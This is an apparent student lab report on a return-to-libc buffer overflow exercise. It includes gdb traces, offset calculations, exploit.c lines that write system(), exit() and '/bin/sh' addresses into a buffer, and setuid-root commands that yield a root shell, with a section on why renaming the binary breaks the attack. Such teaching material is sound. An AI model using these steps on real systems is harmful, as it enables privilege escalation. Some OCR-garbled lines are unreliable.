
$ b bof


$ r


$ p &buffer

$ p $ebp

$ p ($ebp - &buffer)


Terminal
10:50 AM
seed@CS412_Suhan_Attacker:~$ gedit exploit.c
seed@CS412_Suhan_Attacker:~$ touch badfile
seed@CS412_Suhan_Attacker:~$ gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c
seed@CS412_Suhan_Attacker:~$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 12.
gdb-peda$ r
Starting program: /home/seed/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".



Terminal
10:50 AM
[----------registers----------]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1b000 --> 0x1b1db0
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0xbfffed18 --> 0xbfffed48 --> 0x0
ESP: 0xbfffed00 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----------stack----------]
0000| 0xbfffed00 --> 0x80485c2 ("badfile")
0004| 0xbfffed04 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed08 --> 0x1
0012| 0xbfffed0c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed10 --> 0xb7f1cdbc --> 0xbfffedfc --> 0xbffff000 ("XDG_VTNR=7")
0020| 0xbfffed14 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)



Calculate locations:
X = (ebp value - buffer value) +4
Y = (ebp value - buffer value) +8
Z = (ebp value - buffer value)+12

After you finish the above program, compile and run it; this will generate the contents for "badfile". Run the vulnerable program retlib. If your exploit is implemented correctly, when the function bof returns, it will return to the system() libc function, and execute system("/bin/sh"). If the vulnerable program is running with the root privilege, you can get the root shell at this point.

Commands:
$ gcc exploit.c -o exploit
$ ./exploit
$ ls -l badfile
$ ./retlib
# root privilege is the output



Questions.

Please describe how you decide the values for X, Y and

Z.For example:

```
*(long *) &buf[24] = 0xb7e42da0 ;    //  system()
*(long *) &buf[28] = 0xb7e369d0 ;    //  exit()
*(long *) &buf[32] = 0xbfffe1c ;    //  "/bin/sh"
```

Ans : Calculate locations:

X = (ebp value - buffer value) +4

Y = (ebp value - buffer value) +8

Z = (ebp value - buffer value)+12

It should be noted that the exit() function is not very necessary for this attack; however, without this function, when system() returns, the program might crash, causing suspicions. Comment out the line corresponding to exit() in the exploit.c code.

For example:

```
*(long *) &buf[24] = 0xb7e42da0 ;    //  system()
*(long *) &buf[32] = 0xbfffe1c ;    //  "/bin/sh"
```

Commands:


$ gcc exploit.c -o exploit

$ ./exploit

$ ./retlib

root privilege is the

output.Segmentation fault



Task 4: Changing length of the file name

The Vulnerable program is compiled again as setuid root, but time using a different file namenewretlib instead of retlib.

The attack no longer works with the new executable file but it works with an old executable file ,using the same content of the badfile. This is because the length of file name has changed the address of the environment variable(MYSHELL) in the process address space. The error message also makes it evident that the address has been changed from myshell, as the system() was now looking for command " h" instead of "/bin/sh" .

We observe that changing the filename does affect the relative location of the myshell environment variable in the address space this is the reason that this attack wont work after changing filename of the setuid root program

$ gcc -fno-stack-protector -z noexecstack -o newretlib retlib.c

$ sudo chown root newretlib

$ sudo chmod 4755 newretlib

$ ls -l newretlib

$ ./newretlib

Command not found: h Segmentation


fault

$ ./retlib

root privilege is the output

As we can observe from the screen shot the attack no longer works with the new executable file but still works with the old executable file, using the same content of badfile.

Explain why the attack does not work on changing the file name**.**




We should use gdb to debug the latter (newretlib_gdb) and former programs(retlib_gdb) to notice the changes in the locations of the environment variables (MYSHELL).

$ gcc -fno-stack-protector -z noexecstack -g -o newretlib_gdb retlib.c


$ ls -l newretlib_gdb

